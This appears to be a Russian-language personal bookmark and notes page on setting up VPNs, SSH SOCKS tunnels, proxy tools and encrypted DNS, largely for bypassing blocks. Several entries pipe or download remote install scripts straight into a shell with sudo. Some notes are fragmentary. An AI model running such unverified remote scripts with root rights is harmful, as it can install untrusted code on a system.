-n Перенаправляет стандартный ввод из /dev/null (фактически, предотвращает чтение из стандартного ввода).
-N Не выполнять удаленную команду.
-D [локальный IP : ] порт
-p указывает, какой порт использовать; очевидно, это значение по умолчанию равно 22, поэтому приведенное выше утверждение не имеет смысла, но включено для ясности.

Например:

ssh -f -C2qTnN -D 1080 roman@8.8.8.8
После введения пароля к удаленному серверу, SSH перейдёт в фоновый режим.

Далее вам следует открыть любой браузер, в котором прописать адрес SOCKS 5 прокси в параметрах соединения.

Для примера я взял Firefox.
Идём «Правка» → «Настройки» → вкладка «Дополнительно» → вкладка «Сеть» → раздел «Соединение» → кнопка «Настроить»
Устанавливаем там пункт «Ручная настройка сервиса прокси», в поле «Узел SOCKS» пишем наш IP адрес (обычно 127.0.0.1), а в поле «Порт» — указанный порт (в примере 1080).
Ставим ключ на пункт «SOCKS 5» и применяем настройки.

Как мне настроить локальный SOCKS прокси, который туннелирует трафик через SSH?

Как настроить прокси через туннель SSH в Ubuntu: примеры с Firefox и Chrome
создайте прокси SOCKS на локальном хосте: 9999 (выберите любой неиспользуемый порт) через соединение SSH с портом , используя имя пользователя [Unknown site tag]. Вам может быть предложено ввести пароль.
Фактический пример:
$ ssh -D 9999 -f -C -N johndoe@path.to.proxy.server.edu -p 52831


Прокси для ленивых: поднимаем SOCKS5 поверх SSH, пока чайник закипает

1) DPI видит протокол SSH.
2) UDP не поддерживается. Звонки в Telegram или Zoom через такой SOCKS5 могут не работать
3) DNS. Убедитесь, что ваш браузер проксирует и DNS-запросы тоже (галочка "Proxy DNS when using SOCKS v5" в Firefox)

https://docs.github.com/ru/authentication/connecting-to-github-with-ssh/generating-a-new-ssh-key-and-adding-it-to-the-ssh-agent

На клиенте:
ssh-keygen -t ed25519 -C "your_email@example.com" -f name_files
ssh-copy-id user@1.1.1.1
или
cat ~/.ssh/id_ed25519.pub | ssh user@server_ip "mkdir -p ~/.ssh && touch ~/.ssh/authorized_keys && chmod -R go= ~/.ssh && cat >> ~/.ssh/authorized_keys"

На сервере:
Создаем пользователя без доступа к консоли (только туннель — высший пилотаж паранойи)
sudo useradd -m -s /usr/sbin/nologin friend_user
sudo passwd friend_user

ssh -D 1081 -N -C user@1.1.1.1
-D 1081: поднимает локальный SOCKS5 на порту 1081.
-N: говорит SSH «не открывай мне шелл, я тут только ради туннеля».
-C: включает сжатие (полезно, если вы читаете текст, бесполезно, если смотрите 4K-видео).

autossh -M 0 -o "ServerAliveInterval 30" -o "ServerAliveCountMax 3" -D 1081 -N user@1.1.1.1


SSH через HTTP прокси
http://www.zeitoun.net/articles/ssh-through-http-proxy/start
https://www.math.ucla.edu/computing/kb/creating-ssh-proxy-tunnel-putty


Squid
http://www.squid-cache.org/
https://ru.bmstu.wiki/Squid
Настройка proxy-сервера
Squid, Kerberos и LDAP
Настройка squid с авторизацией в AD
Ubuntu Server. Настраиваем роутер NAT + DHCP + Squid3
Настраиваем Squid для работы с Active Directory. Часть 1 - базовые настройки
Настраиваем Squid для работы с Active Directory. Часть 2 - Kerberos-аутентификация
Настраиваем Squid для работы с Active Directory. Часть 3 - Авторизация на основе групп AD
«Прозрачный» Squid с фильтрацией HTTPS ресурсов без подмены сертификатов (x86)


Бесплатный VPN сервер, клиент, и тд. часть 2
Бесплатный VPN сервер, клиент, и тд. часть 3

VPN
VPN от Amazon
Бесплатный VPN от Amazon
Бесплатный VPN от Amazon: Поднимаем VPN-сервер с помощью облачных вычислений
Как попасть в Америку. Создаём VPN-сервер в Amazon EC2
Практика: настраиваем VPN, работающий через Amazon EC2
Регистрация шарового аккаунта Amazon AWS step-by-step
Создание аккаунта (регистрация) на AWS Amazon
http://www.ubuntomania.ru/servery/amazon/444-sozdanie-akkaunta-registracziya-na-aws-amazon.html
Установка и запуск виртуального сервера Ubuntu Server на Amazon AWS (EC2)
http://www.ubuntomania.ru/servery/amazon.html
http://www.ubuntomania.ru/servery/amazon/454-ustanovka-i-zapusk-servera-na-amazon-aws.html
Как я умудрился за 1 день задолжать Amazon 12000$


l2tp
https://github.com/hwdsl2/setup-ipsec-vpn
https://raw.githubusercontent.com/hwdsl2/setup-ipsec-vpn/master/vpnsetup.sh
https://raw.githubusercontent.com/hwdsl2/setup-ipsec-vpn/master/vpnsetup_centos.sh
Установка и настройка VPN сервера на CentOS 7
Настройка IPSEC L2TP VPN-сервера на CentOS 7
How to Setup IKEv2 VPN Using Strongswan and Let's encrypt on CentOS 7
Как установить сервер L2TP vpn на CentOS 7 linux
PfSense - удалённый доступ к офисной сети через VPN (IPSec/L2TP)
Configuring L2TP connection on Centos 7
L2TP/IPsec PSK на CentOS 7
Развёртывание L2TP-сервера с IPSec / PSK
Установка и настройка IPSEC VPN сервера с StrongSwan - CentOS 7
Using StrongSwan for IPSec VPN on CentOS 7
CentOS: strongSwan site to site VPN using pre-shared key and X.509 certificates
Настройка VPN сервера (GRE/IPSec StrongSwan, OSPF Quagga)
Настраиваем L2TP VPN-сервер на платформе Linux (Debian / Ubuntu)
Как настроить сервер IKEv2 VPN с StrongSwan в Ubuntu 18.04
Создаем свой VPN-сервер. Пошаговая инструкция
L2TP/IPSEC VPN Server installation (Centos6)
IPSec всемогущий
https://github.com/hwdsl2/docker-ipsec-vpn-server
wget https://git.io/vpnsetup -O vpn.sh && sudo sh vpn.sh && sudo ikev2.sh --auto
https://raw.githubusercontent.com/hwdsl2/setup-ipsec-vpn/master/vpnsetup.sh

vpn l2tp centos7

Бесплатные VPN-серверы (L2TP/IPsec)

client
работающий рецепт под debian 8
https://soeasytomakeitwork.wordpress.com/2014/05/02/set-up-a-l2tpipsec-vpn-connection-on-ubuntu-desktop/

работающий рецепт, под ubuntu 18.04
https://20notes.net/linux/setup-l2tp-over-ipsec-client-on-ubuntu-18-04-using-gnome/
https://help.vpntunnel.com/support/solutions/articles/5000782608-vpntunnel-l2tp-installation-guide-for-ubuntu-18-04-
https://www.ekzorchik.ru/2018/08/how-to-configure-l2tp-from-under-ubuntu-bionic-desktop/

испробованное
IPSec: Туннель между Mikrotik и Openswan
какие то траблы
http://www.jasonernst.com/2016/06/21/l2tp-ipsec-vpn-on-ubuntu-16-04/
http://www.cemada.net/ubuntu-16-04-l2tp-ipsec.php
https://www.servers.ru/knowledge/dedicated-servers/how-to-setup-l2tp-over-ipsec-for-idrac-on-linux-ubuntu-16-04
https://www.elastichosts.com/blog/linux-l2tpipsec-vpn-client/
https://eerie.su/2017/01/настройка-сервера-l2tp-на-vps/
https://launchpad.net/~raharper/+archive/ubuntu/bugfixes
https://www.linux.org.ru/forum/admin/10799069
https://gist.github.com/mietek/4877cd74423bf6925b92
https://github.com/hwdsl2/setup-ipsec-vpn/blob/master/docs/clients.md#linux

IKEv2 VPN
Как настроить IKEv2 VPN в Linux
Делаем свой собственный IKEv2 VPN сервер на базе Ubuntu 20.04
IPSec IKEv2 VPN-сервер на Ubuntu
Создаем сервер VPN на IKEv2/IPsec, за 5 минут
Настройка сервера IKEv2 VPN с StrongSwan в Ubuntu 20.04
How to Set Up an IKEv2 VPN Server with StrongSwan on Ubuntu 20.04
Почему я люблю IKEv2 больше других VPN
Настройка IKEv2 MikroTik с авторизацией по сертификату
Сервер VPN IKEv2 с логином и паролем на MikroTik
Настраиваем IKEv2 VPN-сервер на роутерах Mikrotik с аутентификацией по сертификатам
IKEv2 туннель между MikroTik и StrongSwan: EAP ms-chapv2 и доступ к сайтам
Настройка MikroTik IKEv2, VPN между роутерами с SSL
https://gist.github.com/borisovonline/955b7c583c049464c878bbe43329a521
https://gist.github.com/dzcpy/6fd524a09a985bfa602944180ab443b4

https://github.com/jawj/IKEv2-setup

https://strongswan.org/download.html
strongSwan VPN Client
https://play.google.com/store/apps/details?id=org.strongswan.android
https://f-droid.org/en/packages/org.strongswan.android/

pptp
https://wiki.debian.org/ru/pptp-linux
Настройка PPTP клиента в Debian Ubuntu
Как настроить VPN с помощью PPTP
Поднимаем VPN — PPTP сервер на Ubuntu

Установка PPTP VPN-сервера на CentOs 7 для ленивых.
Простой PPTP сервер для Centos 7


OpenVPN
https://openvpn.net/download-open-vpn/
https://openvpn.net/quick-start-guide/
Installing OpenVPN Access Server On A Linux System
https://openvpn.net/vpn-server-resources/deploying-the-access-server-appliance-on-vmware-esxi/
https://openvpn.net/downloads/openvpn-as-latest-vmware.ova
https://openvpn.net/vpn-server-resources/deploying-the-access-server-appliance-on-hyper-v/
https://openvpn.net/downloads/openvpn-as-latest-hyperv.zip

Бесплатные VPN-серверы (OpenVPN)

https://help.ubuntu.ru/wiki/openvpn
Настройка OpenVPN в Ubuntu
Простая настройка OpenVPN Linux

Свой собственный VPN за 3 минуты (на docker)
https://hub.docker.com/r/umputun/dockvpn
https://github.com/umputun/dockvpn

Установка OpenVPN ( Инсталляция VPN сервера OpenVPN. )
Windows OpenVPN клиент
Android OpenVPN клиент
Apple (iOS) OpenVPN клиент
Linux OpenVPN GUI-клиент
Linux OpenVPN CLI-клиент

How to set up OpenVPN Free on Ubuntu 16.04
Как настроить сервер OpenVPN в Ubuntu 16.04
https://wiki.archlinux.org/index.php/OpenVPN_(Русский)
How To Set Up OpenVPN on Ubuntu
Установка и настройка OpenVPN-сервера в Debian
Как установить и настроить OpenVPN сервер на Debian 9 за 5 минут
How to Install and Configure OpenVPN Server on Debian 12

https://www.tuxtips.net/how-to-install-openvpn-on-centos-7-linux/
Установка и настройка сервера Openvpn на CentOS
OpenVPN-Server на Centos 7
CentOS 7 OpenVPN Server Using FreeIPA For Authentication
Установка и настройка сервера OpenVPN в Fedora 29 / CentOS 7
OpenVPN : Configure VPN Server
OpenVPN : Configure VPN Server +
How to install OpenVPN Server and Client on CentOS 7
Установка OpenVPN сервера в CentOS 7
openVPN сервер под управлением CentOS
Как установить и настроить сервер OpenVPN в CentOS 7
Настройка firewalld при работе с openvpn
Настроить openvpn на CentOS 7
Настройка OpenVPN сервера на Debian, Ubuntu, CentOS за пару минут
Как поднять личный VPN в Европе из РФ за 15 минут⁠⁠
Подробная инструкция по OpenVPN v2.3.8 на Windows server 2008R2
Одновременное использование нескольких OpenVPN на одном сервере
Продвинутое использование OpenVPN
Как подключаться к OpenVPN через прокси или Tor
Почему тормозит OpenVPN? Размер буферов приема и отправки

Настройка OpenVPN клиента
OpenVPN на Android - установка и настройка OpenVPN клиента Android

Настройка OpenVPN на Windows 7

vpn pptp openvpn centos7 ++

Настройка OpenVPN клиента
настройка клиента openvpn
подключить клиента из консоли:
openvpn --config /etc/openvpn/client/client2.ovpn &> /dev/hull
openvpn --config /etc/openvpn/client/имя_сети.ovpn --config /etc/openvpn/scripts/update-systemd-resolved.conf &> /dev/hull

подборка interface31 по Openvpn
https://interface31.livejournal.com/tag/openvpn
OpenVPN объединяем ключи и конфигурацию клиента в один файл
Отзыв сертификатов пользователей в OpenVPN
Создание ключей и сертификатов для OpenVPN при помощи Easy-RSA 3
Настройка двух и более OpenVPN-серверов на одном сервере
Настройка OpenVPN-сервера для доступа в интернет
Админу на заметку - 24. Как настроить несколько одновременных OpenVPN подключений в Windows
Организация каналов между офисами при помощи OpenVPN на платформе Linux
Организация каналов между офисами при помощи OpenVPN с дополнительной парольной защитой.
Настройка OpenVPN-сервера на роутерах Mikrotik
Настройка VPN-подключения в роутерах Mikrotik

------------------------------------------------------------------------
Запуск отдельных приложений через OpenVPN без контейнеров и виртуализации
https://github.com/Ernillew/netns-vpn
https://github.com/slingamn/namespaced-openvpn

скрипты для конфигов Openvpn
https://raw.githubusercontent.com/Nyr/openvpn-install/master/openvpn-install.sh
------------------------------------------------------------------------
OPENVPN: Запуск в фоновом режиме, настройка маршрутизации, фаервола и другие мелочи
Эталонный конфиг
Пример модифицированного конфига соединения Openvpn
Скрипт ovpn-routes
Источники:
1. Основные команды и параметры OpenVPN
Копия
2. Установка и настройка клиента OpenVPN в Ubuntu
Копия

Конфиги pptp для vpnbook.com
Общий конфиг options.pptp
Куда класть, понятно из конфигов пиров (помещаются в директорию /etc/ppp/peers)
vpnbook-ca1
vpnbook-de233
vpnbook-euro214
vpnbook-euro217
vpnbook-us1
vpnbook-us2
Скачать одним архивом с mega.nz
конфигурационные файлы для PPTP-VPN от бесплатного VPN-сервиса http://vpnbook.com

Скрипт для автоматического обновления паролей бесплатного VPN vpnbook.com
Готовый скрипт:
1. На PasteBin
2. Скачать с Mega.NZ
Используемые источники:
[Скачать копии источников в формате PDF]
Заметка в формате PDF

https://github.com/tolik-punkoff/bash-scripts/blob/master/vpnbook-get-configs
https://pastebin.com/1HKPWwre
Автоматическое получение конфигов Openvpn для бесплатного VPN от vpnbook.com

команды
$ wget https://git.io/vpn -O openvpn-install.sh
$ sudo apt install openvpn
$ sudo bash openvpn-install.sh
$ sudo openvpn --config /etc/openvpn/client.ovpn
$ sudo service openvpn start
$ sudo /etc/init.d/openvpn start

https://unix.stackexchange.com/questions/292091/ubuntu-server-16-04-openvpn-seems-not-to-start-no-logs-get-written
systemctl start openvpn@server.service
systemctl enable openvpn@server.service


SoftEtherVPN
https://www.softether.org/
http://www.softether-download.com/en.aspx
https://github.com/SoftEtherVPN/SoftEtherVPN/
https://launchpad.net/~paskal-07/+archive/ubuntu/softethervpn
SoftEther VPN — продвинутый мультипротокольный VPN-сервер и клиент
SoftEther VPN — проходящий сквозь «огненную стену»
https://wiki.sipnet.ru/index.php/VPN_-_Linux_(Debian)
Установка и настройка Softether VPN на Debian
Установка SoftEtherVPN Debian GNU/Linux
Легкая настройка SSTP VPN
Подключение к SSTP-серверу из под Linux
Настройка SSTP VPN-сервера на роутерах Mikrotik
Настройка SSTP VPN на Linux Mint
Настройка VPN Linux Ubuntu
Установка SoftEther VPN на Linux сервере Ubuntu
Как настроить SSTP-сервер на Linux
Как настроить SSTP VPN сервер через SoftEther VPN в Docker

https://github.com/Pink210/softether-easyinstall

https://launchpad.net/~eivnaes/+archive/ubuntu/network-manager-sstp
https://github.com/sorz/sstp-server
https://github.com/maxqfz/SSTP
https://gitlab.com/sstp-project/sstp-client

MS-SSTP VPN
https://play.google.com/store/apps/details?id=com.itnotepad.vpnapp
Open SSTP Client
https://play.google.com/store/apps/details?id=kittoku.osc&hl=ru

Бесплатные VPN-серверы (SSTP)

WireGuard
https://www.wireguard.com/
WireGuard — прекрасный VPN будущего?
WireGuard для подключения к домашней Raspberry pi и использование домашнего интернета удалённо
Простая настройка WireGuard Linux
VPN для Youtube, Instagram и пр⁠⁠
Настройка сети WireGuard-GUI
WireGuard - Создание личной виртуальной частной сети
WG Easy - Создание личной прокси панели
7 решений для установки и управления WireGuard на своём сервере
WireGuard и 3X-UI (Shadowsocks + VLESS) одновременно на одном сервере Ubuntu⁠⁠
OpenVPN и Wireguard клиенты через Network manager

https://github.com/SPIDER-L33T/wireguard-configurator
https://raw.githubusercontent.com/SPIDER-L33T/wireguard-configurator/main/wireguard-configurator.sh
https://github.com/wg-easy/wg-easy
https://github.com/WeeJeWel/wg-easy
https://github.com/leon3s/wireguard-gui
https://github.com/ngoduykhanh/wireguard-ui
https://github.com/max-moser/network-manager-wireguard
https://gitlab.com/abukaff/wireguardclientblazor

nmcli connection import type wireguard file ./MyWG.conf
Откройте nm-connection-editor графический интерфейс, затем используйте его для добавления подключения WG

https://github.com/Nyr/openvpn-install
https://github.com/Nyr/wireguard-install
Свой VPN сервер на Wireguard с помощью Docker
https://github.com/angristan/wireguard-install

https://github.com/pivpn/pivpn

WireGuard
https://play.google.com/store/apps/details?id=com.wireguard.android&hl=ru

WireGuard VPN — лучше платных сервисов и проще OpenVPN. Полная настройка WireGuard!
https://www.youtube.com/watch?v=5Aql0V-ta8A

wireguard с поддержкой socks
https://github.com/pufferffish/wireproxy
https://github.com/artem-russkikh/wireproxy-awg

WARP
Ответ на пост «VPN на собственном сервере без настройки»⁠⁠ воспользоваться бесплатным конфигом Cloudflare WARP для Wireguard
Настройте Warp на Linux и получите неограниченный объем данных Warp Plus
для настройки wgcf необходим включённый vpn или прокси, напр. opera-proxy -country EU и в терминале сделать export http_proxy='http://127.0.0.1:18080' && export https_proxy=$http_proxy

curl https://pkg.cloudflareclient.com/pubkey.gpg | sudo gpg --yes --dearmor --output /usr/share/keyrings/cloudflare-warp-archive-keyring.gpg
echo "deb [signed-by=/usr/share/keyrings/cloudflare-warp-archive-keyring.gpg] https://pkg.cloudflareclient.com/ $(lsb_release -cs) main" | sudo tee /etc/apt/sources.list.d/cloudflare-client.list

https://github.com/ViRb3/wgcf/releases
https://github.com/rany2/warp.sh
https://web.archive.org/web/20230123223121/https://github.com/aliilapro/warp-plus-cloudflare

1.1.1.1 + WARP: более безопасный Интернет
https://one.one.one.one/ru-RU/
https://blog.cloudflare.com/warp-for-desktop/
https://developers.cloudflare.com/warp-client/get-started/linux/
https://github.com/ImMALWARE/bash-warp-generator

https://play.google.com/store/apps/details?id=com.cloudflare.onedotonedotonedotone


Tailscale VPN
Разворачиваем Tailscale VPN у себя в облаке
https://github.com/tailscale/tailscale
https://play.google.com/store/apps/details?id=com.tailscale.ipn

v2ray Xray
https://www.v2ray.com/ru/
https://github.com/v2ray/v2ray-core

https://wiki.archlinux.org/title/V2Ray
https://xtls.github.io/en/document/install.html#the-file-structure-of-the-docker-image

https://github.com/MHSanaei/3x-ui
https://raw.githubusercontent.com/mhsanaei/3x-ui/master/install.sh

V2ray Plugin
https://github.com/shadowsocks/v2ray-plugin-android
https://play.google.com/store/apps/details?id=com.github.shadowsocks.plugin.v2ray

v2rayNG
https://github.com/2dust/v2rayNG
https://play.google.com/store/apps/details?id=com.v2ray.ang
V2ray VPN-unmetered fast VPN
https://play.google.com/store/apps/details?id=free.v2ray.proxy.VPN

https://play.google.com/store/apps/details?id=com.v2raytun.android&hl=ru

https://github.com/2dust/v2rayN

https://github.com/XTLS/Xray-core
https://raw.githubusercontent.com/XTLS/Xray-install/046d9aa2432b3a6241d73c3684ef4e512974b594/install-release.sh
https://gist.github.com/Snawoot/ed111208679a27dad350235c9f6c331f
https://github.com/SaeedDev94/Xray

https://xtls.github.io/ru/document/

https://github.com/InvisibleManVPN/InvisibleMan-XRayClient
https://github.com/MatsuriDayo/NekoBoxForAndroid/releases
https://github.com/MatsuriDayo/nekoray

https://github.com/XTLS/RealiTLScanner

Как установить V2Ray прокси / VPN на Linux для использования ChatGPT
Как установить V2Ray прокси / VPN на Linux сервер от FirstByte для использования ChatGPT
Личный прокси для чайников: универсальный обход цензуры с помощью VPS, 3X-UI, Reality/CDN и Warp
Настройка лучших VPN протоколов! VLESS с XTLS-Reality на сервере XRay с установкой через 3X-UI панель
Bleeding-edge обход блокировок с полной маскировкой: настраиваем сервер и клиент XRay с XTLS-Reality быстро и просто
Программы-клиенты для протоколов недетектируемого обхода блокировок сайтов: V2Ray/XRay, Clash, Sing-Box, и другие
Обход блокировок: настройка сервера XRay для Shadowsocks-2022 и VLESS с XTLS-Vision, Websockets и фейковым веб-сайтом
FAQ по Shadowsocks/XRay/XTLS/Reality/Nekobox/etc. для обхода блокировок
Настройка VLESS + TCP + REALITY + VISION + uTLS
Установка VLESS с XTLS-Reality для работы
Современные технологии обхода блокировок: V2Ray, XRay, XTLS, Hysteria, Cloak и все-все-все
VPN на 3X-UI, без Docker
Xray на Keenetic / Xkeen
Используем Xray как VPN
SSH через Xray
Не wireguard'ом единым⁠⁠
Как я адаптировал v2rayN для России или российские источники geo файлов для v2ray/sing-box/etc
Как создать свой личный VPN сервер VLESS+Reality⁠⁠
Настраиваем сервер и клиент. VPS, 3X-UI, XRay с XTLS-Reality/CDN и Warp. Подробный разбор и как это всё организовать⁠⁠
Как запустить XRay на Mikrotik. Часть 3
Как притвориться сайтом, но посмотреть YouTube. Часть 1

https://github.com/EmptyLibra/Configure-Xray-with-VLESS-Reality-on-VPS-server
https://t.me/crazy_day_admin
Обход любых блокировок⁠⁠
Продолжение поста «Обход любых блокировок»⁠⁠

https://github.com/v2fly
https://www.v2fly.org/en_US/guide/start.html
https://hub.docker.com/r/v2fly/v2fly-core

Для протокола VMess "паролем" является UUID. Вот минимальный рабочий пример секции inbounds для файла config.json.

Главные правила:
UUID: Должен быть в формате 8-4-4-4-12 символов. Генерируйте новый для каждого клиента командой cat /proc/sys/kernel/random/uuid.
alterId: В современных версиях V2Fly (V2Ray 4.28.1+) рекомендуется ставить 0. Если на клиенте стоит старое приложение, может потребоваться одинаковое значение (например, 64) и там, и там.

Получение сертификата
Самый простой способ — использовать acme.sh. Замените example.com на ваш домен:
bash
curl https://get.acme.sh | sh
~/.acme.sh/acme.sh --set-default-ca --server letsencrypt
~/.acme.sh/acme.sh --issue -d example.com --standalone

гайд по v2fly

Amnezia
https://ru.amnezia.org/
https://github.com/amnezia-vpn
Свой VPN в два простых шага. Инструкция
Вы нас просили и мы сделали. VPN на собственном сервере с XRay Reality за 5 минут с помощью Amnezia
Создаем свой VPN с защищенным от блокировок протоколом AmneziaWG, или WireGuard на максималках
VPN, который не заблокируют! Настройка личного VPN сервера Amnezia на базе протоколов OpenVPN и ShadowSocks over Cloak


OpenConnect
https://ocserv.openconnect-vpn.net/
https://gitlab.com/openconnect/ocserv
https://ocserv.gitlab.io/www/
https://gitlab.com/openconnect/openconnect
https://www.infradead.org/openconnect/download.html
https://wiki.archlinux.org/title/OpenConnect
OpenConnect: недетектируемый VPN, который вам понравится
Настраиваем OpenConnect - совместимый с Cisco AnyConnect VPN сервер на платформе Linux
Установка и настройка openconnect на Ubuntu 22.04
curl https://sysadmintalks.ru/openconnect-ubuntu2204/ | w3m -T text/html -dump
Поднимаем SSL VPN OpenConnect с Let's Encrypt в Ubuntu 20.04
Установка и настройка VPN-сервера с OpenConnect в Ubuntu 20.04
Как установить ocserv на Arch Linux
Как установить Ocserv на Debian
Учебник Установка OpenConnect на Ubuntu 20.04
https://raw.githubusercontent.com/iw4p/OpenConnect-Cisco-AnyConnect-VPN-Server-OneKey-ocserv/master/ocserv-install.sh
Установка из исходников OpenConnect VPN-сервера (ocserv) на Debian 11 Bullseye
Поднимаем OpenConnect SSL VPN сервер (ocserv) в docker для внутренних проектов

Set Up OpenConnect VPN Server (ocserv) on Ubuntu 20.04 with Let’s Encrypt
Set up Certificate Authentication in OpenConnect VPN Server (ocserv)
https://github.com/Neilpang/ocserv/blob/master/tests/data/test-user-group-cert-no-pass.config
https://nocip.ru/linux/nastrojka-openconnect-v-ubuntu/

apt install openconnect network-manager-openconnect network-manager-openconnect-gnome

OpenConnect
https://github.com/cernekee/ics-openconnect
https://f-droid.org/ru/packages/app.openconnect/
Clavister OneConnect
https://play.google.com/store/apps/details?id=com.clavister.oneconnect
Cisco Secure Client-AnyConnect
https://play.google.com/store/apps/details?id=com.cisco.anyconnect.vpn.android.avf

Как установить Cisco AnyConnect VPN на Android
Как установить Cisco Secure Client VPN на Linux
https://its.gmu.edu/wp-content/uploads/cisco-secure-client-linux64-5.1.3.62-predeploy-k9.tar.gz

https://github.com/cernekee/ics-openconnect
https://gitlab.com/openconnect/ics-openconnect
https://xdaforums.com/t/app-4-0-v1-11-20150221-openconnect-ssl-vpn-client-for-cisco-anyconnect.2616121/
https://drive.google.com/file/d/17IRsGNYqUav9Yf2bsInxnc0uGD6g_PZz/view

Tinc VPN
https://github.com/gsliepen/tinc
https://ting-docs.smart-soft.ru/manual/plugins/os-tinc.html
Tinc — настройка VPN в Ubuntu
tinc-boot — full-mesh сеть без боли

SSTP VPN
https://github.com/sorz/sstp-server
https://pypi.org/project/sstp-server/
Установка SSTP VPN на примере Ubuntu 16.04

Бесплатные VPN-серверы (SSTP)

sudo apt install -y sstp-client network-manager-sstp network-manager-sstp-gnome
Настройка VPN Linux Ubuntu

Open SSTP Client
https://github.com/kittoku/Open-SSTP-Client
https://play.google.com/store/apps/details?id=kittoku.osc&hl=ru

Превращаем любой SSH-сервер в полноценный VPN с помощью утилиты sshuttle
https://github.com/sshuttle/sshuttle
https://sshuttle.readthedocs.io/en/stable/

pip install sshuttle

создаем скрипт с именем типа vpn.sh:


Здесь eax и 11.22.33.44 нужно заменить на имя пользователя и IP-адрес вашего сервера.

Далее говорим:
chmod u+x ./vpn.sh
sudo ./vpn.sh

… и ждем появления строчки:
client: Connected.

Проверяем, что все работает:
curl https://eax.me/ip/

В ответ должен прийти IP-адрес использованного SSH-сервера. Также проверяем, что используется DNS-сервер, указанный в переменной $DNS:
dig eax.me

В ответ должно прийти что-то вроде:
...
;; Query time: 20 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)

… где 8.8.8.8 — это выбранный нами DNS-сервер. В данном случае это сервер компании Google.

Напоследок вот вам несколько занимательных фактов о sshuttle:

Чтобы все работало, на сервере не требуются ни root, ни sudo;
Утилита не ломается, если попытаться сделать VPN внутри VPN;
Также вы можете использовать ее совместно с OpenVPN или каким-нибудь Tor;


Абсолютно бесплатный VPN с бесплатного VPS
VPN на своём сервере с IP адресом из США за 1$ в месяц⁠⁠

проверить месторасположение vps
https://www.myip.com/
https://whatismycountry.com/

https://github.com/anderspitman/awesome-tunneling

https://www.stunnel.org/
Stunnel на сервере и клиенте

Тонкий клиент HP в качестве домашнего роутера и файл-сервера (настройки)
Установка VNC сервера, и настройка его работы поверх SSH
Бесплатный VPN от Comodo
https://www.freeopenvpn.org/
https://freevpn4you.net/
https://protonvpn.com/ru/free-vpn/
https://antizapret.prostovpn.org/
https://github.com/simple-2ch/thread/blob/main/head.txt
Обход блокировок на роутере
Выборочный обход блокировок на маршрутизаторах с прошивкой Padavan и Keenetic OS

VPNBook - бесплатный VPN сервис без ограничений.
https://www.vpnbook.com/freevpn

Обходим блокировки через свой прокси впн который точно не заблокируют
https://github.com/MHSanaei/3x-ui
https://raw.githubusercontent.com/mhsanaei/3x-ui/master/install.sh

Строим туннели. Разбираемся с новинками VPN
https://sites.google.com/site/addsharming/vpn/stroim-tunneli-razbiraemsa-s-novinkami-vpn

FreeLAN
https://www.freelan.org/
https://github.com/freelan-developers/freelan

------------------------------------------------------------------------

http://www.govpn.info/Tarballs.html
https://git.cypherpunks.ru/cgit.cgi/govpn.git/
------------------------------------------------------------------------

Отчет о VPN подключениях в ISA

------------------------------------------------------------------------
xpra
https://wiki.archlinux.org/title/Xpra
https://www.altlinux.org/Xpra
xpra - утилита удаленного запуска графических приложений

https://riseup.net/
https://riseup.net/ru/vpn

http://www.vpngate.net/en/ список бесплатных VPN серверов
http://www.gatherproxy.com/
https://losst.ru/spisok-serverov-openvpn
https://www.vpnbook.com/freevpn
https://freevpn4you.net/ru/locations/sweden.php
https://www.freeopenvpn.org/logpass/germany.php

ключи доступа
https://getoutline.net/access-keys/
https://getoutline.me/access-keys/
https://t.me/free1ss
https://t.me/OutlineVpnOfficial

https://ru.thatoneprivacysite.net/

https://getoutline.net/
https://sagernet.org/
https://hi-l.eu/

------------------------------------------------------------------------


Бесплатный VPN сервер, клиент, и тд. часть 1
Бесплатный VPN сервер, клиент, и тд. часть 2

DNS
https://antifilter.download/
Список бесплатных DNS-сервисов
Как включить DNS через HTTPS в Chrome прямо сейчас
Запустите Chromium с флагами


https://browser.yandex.ru/help/security/dnscrypt.html
https://github.com/bromite/bromite/wiki/Enabling-DNS-over-HTTPS
Как настроить DNS over HTTPS в Firefox
Установка DNSCrypt (dnscrypt-proxy) в Windows, Linux и MacOS
Как установить dnscrypt-proxy в Arch Linux, BlackArch и их производные
MikroTik & OpenWRT & DNSCrypt
Настройка BGP для обхода блокировок, или «Как я перестал бояться и полюбил РКН»
Настройка BGP для обхода блокировок, версия 2, «не думать»

Mikrotik DNS over HTTPS
файлы сертификатов
https://cacerts.digicert.com/DigiCertGlobalRootCA.crt.pem
https://curl.haxx.se/ca/cacert.pem
https://erza.ru/cert/cacert.pem

Protect Your DNS Privacy on Ubuntu 20.04/18.04 (DNS over TLS)
https://github.com/getdnsapi/stubby
sudo apt install stubby
systemctl status stubby
sudo netstat -lnptu | grep stubby
sudo netstat -lnptu | grep systemd-resolv

Set Up DNS over HTTPS (DoH) Resolver on Ubuntu with DNSdist

https://dnsprivacy.org/wiki/display/DP/DNS+Privacy+Test+Servers

Список DoH серверов — смотреть тут, но самые популярные скорее всего будут Google ( https://8.8.8.8/dns-query ) и Cloudflare ( https://1.1.1.1/dns-query ).
https://dns.google/dns-query

Тестируем и проверяем на сайте Cloudflare
https://1.1.1.1/help

https://www.dnscrypt.org/
https://dnscrypt.info/public-servers/
https://download.dnscrypt.info/resolvers-list/v2/public-resolvers.md
https://github.com/gortcodex/dnscrypt-loader
https://github.com/DNSCrypt/dnscrypt-proxy/releases

https://github.com/bol-van/zapret

Установка dnscrypt-proxy в Ubuntu 18.04, 17.10
Установка DNSCrypt (dnscrypt-proxy) в Windows, Linux и MacOS

sudo add-apt-repository ppa:shevchuk/dnscrypt-proxy
sudo apt update
sudo apt install dnscrypt-proxy

sudo nano /etc/dnscrypt-proxy/dnscrypt-proxy.toml
Раскомментируем (убираем значок #) строку server_names (и заменяем имена серверов на нужные нам). Для сохранения изменений нажимаем CTRL+O соглашаемся на изменения и затем CTRL+X для закрытия. Либо от имени Администратора в текстовом редакторе правим файл dnscrypt-proxy.toml расположенный в /etc/dnscrypt-proxy/.

В настройках сети - IPV4 - DNS - отключаем Автоматический и ставим 127.0.0.1
sudo sed -i 's/127.0.2.1/127.0.0.1/g' /lib/systemd/system/dnscrypt-proxy.socket

sudo systemctl daemon-reload
sudo systemctl stop dnscrypt-proxy.socket
sudo systemctl enable dnscrypt-proxy
sudo systemctl start dnscrypt-proxy

Перезагружаем систему.
sudo reboot
Посмотрите содержимое журнала:
dnscrypt-proxy is ready - live servers:


Список доменов в зоне ru/su/tatar/рф/дети доступен публично из-за некорректной настройки DNS
Magnet-ссылка Дампы зон, сжатые xz

http://firststat.ru
